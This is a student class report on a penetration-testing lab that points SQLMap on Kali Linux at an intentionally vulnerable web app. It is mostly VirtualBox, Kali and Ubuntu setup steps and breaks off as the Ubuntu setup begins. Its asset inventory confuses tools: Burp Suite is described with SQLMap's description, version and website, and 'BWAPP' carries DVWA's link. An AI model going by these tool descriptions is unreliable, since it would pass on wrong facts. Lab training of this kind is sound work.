

# Pen Testing Project

By : Jorge Gonzales And Taszid Chowdhury

Class: Information Assurance

Professor: Aakash

Semester: Spring

## IT Asset Inventory Details:

- **Attacker's Application (Burp Suite):**
  - **Name:** Burp Suite
  - **Description:** An open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws, and taking over database servers.
  - **Version:** 1.8.4#stable
  - **Operating System Required:** Compatible with multiple OS including Windows, Linux, and Mac OS but we used it for linux
  - Available from: <https://sqlmap.org/>
- **Victim's Application (BWAPP):**
  - Name: Buggy Web Application (BWAPP)
  - Description: An intentionally vulnerable web application providing a platform to enhance legal penetration testing skills and tool development.
  - Available from: <https://github.com/digininja/DVWA>

## Network Configuration Settings:

- Attacker (Kali Linux):
  - IP Address: 192.168.158.25
  - Operating System: Kali Linux.
- Victim (DVWA):
  - IP Address Range: 192.168.158.50 - 192.168.158.60
  - Operating System: Ubuntu (Version 23.10)

## Hardware Used:

- Networked virtual machines hosted on a physical server configured to allow full interaction between the attacker (Kali Linux) and the victim (DVWA).

## Web Resources Used:

- <https://sqlmap.org/>
- <https://github.com/digininja/DVWA>
- <https://www.youtube.com/watch?v=WkyDxNJkgQ4&t=914s>

- <https://ubuntu.com>
- <https://www.kali.org/>
- 

#### Project Execution:

The project utilizes SQLMap running on Kali Linux to target DVWA hosted on Ubuntu within the specified IP range. The primary objectives were:

- Detect Vulnerabilities: Utilize SQLMap to scan DVWA for SQL injection vulnerabilities to identify potential points of entry for attackers.
- Exploit Flaws: Use SQLMap to exploit detected vulnerabilities to demonstrate the potential impacts of such security weaknesses.
- Enhance Skills: Improve understanding of SQL injection attack vectors and the operational capabilities of SQLMap, along with enhancing penetration testing skills.

This penetration test highlighted critical security lapses, notably SQL injection vulnerabilities, which are preventable with rigorous security protocols and proper sanitization practices. The findings are intended to bolster the defensive strategies of similar web applications to mitigate potential threats effectively. This test not only reinforced the importance of proactive security measures but also served as a practical exercise in applying theoretical knowledge in a controlled, ethical environment.

# Penetration Testing Instructions

## Part I: Downloading Virtual Box

### Step 1



The screenshot shows the VirtualBox website's download section. At the top, there is a file download progress bar for "VirtualBox-7.0.16-162802-OSX.dmg" showing 127 MB / Done. Below the progress bar are links for "search...", "Login", "Preferences", "Start Page", "Index", and "History". To the left is a sidebar with links: "About", "Screenshots", "Downloads", "Documentation", "End-user docs", "Technical docs", "Contribute", and "Community". The main content area has a large "VirtualBox" logo at the top. Below it, a heading says "Download VirtualBox". A sub-section titled "VirtualBox binaries" contains a note about upgrading to version 7.0.16 due to a host OS crash issue. It lists "VirtualBox 7.0.16 platform packages" for various hosts (Windows, macOS, Linux, Solaris) and Solaris 11 IPS hosts. It also mentions the GPL license and changelog.

Go to the VirtualBox Website: Open your web browser and navigate to the VirtualBox website. Since I am using MacOS I will click macOs / Intel hosts to download to my computer


### Step 2

Install VirtualBox: Once the download is complete, run the installer and follow the on-screen instructions to install VirtualBox on your computer. This might include agreeing to license terms, choosing an installation directory, and selecting which components to install.



### **Step 3**

Once you have installed virtual box and opened the application you should see this




## Part II: Setting Up Kali On Virtual Box

### **Step 1: Accessing the Kali Linux Download Page**

Launch Web Browser:

Open your preferred web browser (such as Chrome, Firefox, Edge, etc.).

Ensure that your internet connection is stable to avoid interruptions during the download process.




## **Step 2: Selecting the Appropriate Kali Linux Version**

- Choosing the Correct Image:
  - You will see multiple download options, including versions for different system architectures and purposes (like Installer, Live, NetInstaller, etc.).
  - For a standard installation, select "Kali Linux 64-Bit (Installer)". This option is suitable for creating a full installation of Kali Linux on a virtual machine or physical hardware.



## **Step 3: Initiating and Monitoring the Download**


- Start the Download:
  - After clicking the preferred download method, the ISO file download will commence. Depending on your browser setup, you might be prompted to choose a location to save the file, or it may automatically start downloading to your designated downloads folder.



## **Part III: Downloading Ubuntu on Virtual Box**

## **Step 1: Accessing the Ubuntu Download Page**

- Open Web Browser:
  - Launch the web browser you prefer to use (such as Chrome, Firefox, Safari, etc.). Ensure your internet connection is reliable to avoid interruptions during the download process.
- Navigate to Ubuntu Official Website:
  - Type <https://ubuntu.com/download/desktop> in your browser's address bar. Press Enter to go directly to the Ubuntu Desktop download page. This page hosts the files necessary for desktop installation of Ubuntu.




## **Step 2: Selecting the Ubuntu Version**

- Choose Ubuntu Version:
  - On the download page, you will see options for different releases of Ubuntu. Typically, you'll have the choice between the latest regular release and the latest Long Term Support (LTS) release.
  - Regular Release: Offers the newest features and is supported for 9 months; suitable for users who prefer the latest software and more frequent updates.
  - LTS Release: Stands for "Long Term Support", which is supported for 5 years and focuses on stability and support for longer-term projects. Recommended for businesses and users who need stable and well-supported software.


Two side-by-side screenshots of the Ubuntu download page. The left one shows the "Ubuntu 22.04.4 LTS" section with the same content as the previous screenshot: a purple graphic, LTS status, download button, and system requirements. The right one shows the "Ubuntu 23.10" section, which is identical in layout but lacks the LTS branding. Both sections include a note about security updates until July 2024 and a link to the release notes.

### **Step 3: Initiating the Download**

- Start the Download:
  - Click on the 'Download' button for the version you have decided on. This will trigger the ISO file download process. The website might redirect you to a page with additional resources or donation requests. These pages often include suggestions for contributing to Ubuntu's development but skipping the donation is entirely optional.
  - If you're not interested in making a donation, look for a link that says something like "Not now, take me to the download" or a similar option to continue without donating.




The image shows a screenshot of a web page from Canonical's website. At the top left, it says "Thank you for downloading Ubuntu Desktop 23.10.1". Below that, there is a note: "Your download should start automatically. If it doesn't, [download now](#). You can [verify your download](#), or [get help installing](#)." To the right, there is a section titled "Sign up for our newsletter" with the sub-instruction "Get the latest Ubuntu news and updates in your inbox." It includes a form field for "Email\*", a checkbox for agreeing to receive information, and links for Canonical's Privacy Notice and Privacy Policy. A green "Subscribe now" button is at the bottom. At the very bottom of the page, there are "RESOURCES" and "HELP IS ALWAYS AT HAND" sections.



# Part III: Setting up Kali

## Step 1 Open VirtualBox and Create New VM:

- Open the Oracle VM VirtualBox application from your desktop shortcut or start menu.
- Ensure VirtualBox is updated to the latest version to support all features and compatibility with Kali Linux.




## Step 2:Start New Virtual Machine Setup

- Click on the "New" icon at the top left of the VirtualBox Manager window. This opens the "Create Virtual Machine" dialog box.


## Step 3: Configure Basic VM Settings:

- Name: Enter "Kali Linux" as the name for your virtual machine. This name will be used to identify the VM within VirtualBox.
- Machine Folder: By default, VirtualBox will suggest a location. You can change this if you have a specific directory for VMs.
- Type: Select "Linux" from the drop-down menu.
- Version: Choose "Debian (64-bit)" from the version drop-down menu, as Kali Linux is based on Debian.
- Click "Next" to proceed to the next step.




#### **Step 4: Assign Memory and Create a Virtual Hard Disk**

- In the "Memory Size" step, you will decide how much RAM to allocate to your Kali Linux VM.
- Use the slider or enter a value in the box to set the memory size. 2048 MB (2 GB) is recommended for basic tasks, but more may be required for intensive use.
- Click "Next" after setting the memory size.




#### **Step 5: Hard Disk Configuration**

- In the "Hard Disk" window, select "Create a virtual hard disk now" to make a new disk for your VM.
- Click "Create" to customize your virtual hard disk.




## **Step 6: Finish**

- Once you click next on the last page you will be on this page. Click finish





## **Step 7 Install Kali Linux**

- Start the Virtual Machine:
  - Select the Kali Linux VM in VirtualBox Manager.
  - Click "Start" to boot the VM. It will start booting from the ISO file you mounted earlier.




- Follow Installation Process:

- Once the VM boots, you will see the Kali Linux boot menu or installer start page.
- Proceed with the installation of Kali Linux
- Choose "Graphical Install" for a user-friendly installation process.
- Follow on-screen prompts to configure language, location, keyboard, network, partition disks, and other settings.
- Set up user accounts and passwords as required.



### **Step 8: Finalize Installation**


- Once the installation is complete, the system will prompt you to restart. Upon restarting, make sure to unmount the ISO file from the virtual optical drive in the VM settings to prevent rebooting into the installer.




# Part V: Setting up Ubuntu

## **Step 1: Creating a New Virtual Machine**

